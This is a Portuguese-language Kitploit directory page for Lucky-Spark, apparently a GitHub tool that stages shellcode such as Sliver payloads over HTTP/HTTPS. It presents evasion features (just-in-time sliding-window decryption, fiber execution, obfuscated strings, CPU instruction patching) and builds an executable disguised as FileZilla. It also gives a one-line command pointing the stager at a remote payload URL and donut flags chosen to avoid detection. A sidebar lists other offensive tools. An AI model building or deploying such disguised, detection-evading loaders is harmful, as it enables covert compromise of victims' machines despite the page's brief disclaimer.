

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Lucky-Spark — Um stager furtivo projetado para payloads de shellcode fornecidos via HTTP/HTTPS, como o Sliver, ou diretamente do raw do GitHub. | Kitploit
Ferramentas/GitHubGitHub/schich/lucky-spark
ExploraçãoShellcodePós-ExploraçãoAnálise de MalwareTestes de PenetraçãoComando e ControleAnálise de BináriosRed TeamingDesenvolvimento de Payloads
GitHubschich/lucky-spark

Lucky-Spark

Um stager furtivo projetado para payloads de shellcode fornecidos via HTTP/HTTPS, como o Sliver, ou diretamente do raw do GitHub.

58842há 4 mesesRevisado pelo Kitploit
Ver Repositório
Compartilhar

LUCKY-SPARK

⟪ LUCKY-SPARK ⟫ é um stager projetado para payloads de shellcode preparados via http/https, como sliver ou no github raw. Ele utiliza métodos modernos de ofuscação e evasão, como descriptografia just-in-time com janela deslizante do payload e patching de instruções de CPU. Por padrão, ele cria um executável disfarçado como o cliente ftp filezilla.


Recursos

  • Carregador de Payload Sliver em Estágios Baixa e executa um payload Sliver de um servidor especificado.
  • Descriptografia JIT de Shellcode Descriptografa apenas uma janela deslizante do payload para minimizar a exposição.
  • Execução baseada em Fibers Executa o shellcode dentro de fibers para maior stealth e para complicar a análise.
  • Resolução Dinâmica de API Funções da API do Windows suspeitas ou propensas a detecção são carregadas dinamicamente em tempo de execução.
  • Ofuscação de Strings Strings sensíveis (por exemplo, URLs, user agents) são criptografadas usando uma cifra afim e armazenadas ofuscadas no binário compilado.
  • Patching de instruções de CPU As instruções de CPU aes ficam ocultas atrás de instruções de CPU não suspeitas, como pmulqd, e são corrigidas após a execução.
  • Disfarce Automático O EXE é automaticamente disfarçado como FileZilla com manifesto, informações de versão e ícones adequados.
  • User-Agent Personalizável Suporta a especificação de uma string User-Agent personalizada para requisições de rede.

Instalação

Clone ou baixe o repositório e certifique-se de ter make e mingw instalados no seu sistema.

git clone <repository_url>
cd LUCKY-SPARK

Uso

Interativo

Execute o script de criação do binário.

./luckySpark.sh

será solicitado que você insira a URL do seu payload em estágios e um User-Agent opcional. Interactive

Uma Linha

Pode ser executado em uma linha para ser implementado em scripts:

./luckySpark.sh -u https://github.com/GITHUBNAME/PAYLOADREPO/raw/refs/heads/main/PAYLOAD.bin -a "Mozilla/5.0"

One Line

Sugestões de Payload

Se você usar donut ou Sliver (que usa donut), recomendo estas flags para criar o payload:

donut.exe -i examplePayload.exe -a 2 -e 1 -z 1 -b 1 -o payload.bin

Isso evita comportamentos suspeitos e sinalizados pelo donut. Especialmente a evasão do donut é altamente sinalizada, ironicamente.

Executar o Loader

Isso cria um binário filezilla.exe que, quando executado, recupera e executa o payload.


Preparando um Payload

Este stager foi projetado para ser usado com Sliver. Prepare um payload Sliver conforme descrito aqui Sliver Staging Não criptografe o payload.

Mas qualquer método de preparação baseado em http/https funcionará. como python3 -m http.server ou um payload enviado ao github.com em um repositório público.

Este stager NÃO suporta o protocolo de preparação do meterpreter.


Sliding Window JITD

Step 1: RIP hits Page 0 and Page 0 gets decrypted 
  Pages:           [  D  |  E  |  E  | ... ]
  RIP ->              ^

Step 2: RIP hits Page 1 and Page 1 gets decrypted 
  Pages:           [  D  |  D  |  E  | ... ]
  RIP ->                    ^

Step 3: RIP hits Page 2 and Page 2 gets decrypted. Page 0 gets encrypted
  Pages:           [  E  |  D  |  D  | ... ]
  RIP ->                          ^
Como funciona:

  1. Quando RIP atinge uma página protegida, o handler VEH descriptografa essa página.
  2. A página mais antiga na janela de 3 páginas é recriptografada.
  3. Apenas as duas últimas páginas ficam descriptografadas, o restante permanece protegido.
  4. Esta "janela deslizante" se move com o RIP conforme o código é executado.

VT


Segurança e Aviso Legal

LUCKY-SPARK destina-se apenas a fins educacionais, de pesquisa e testes de penetração autorizados. O uso não autorizado contra sistemas sem permissão é ilegal e antiético.



Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →



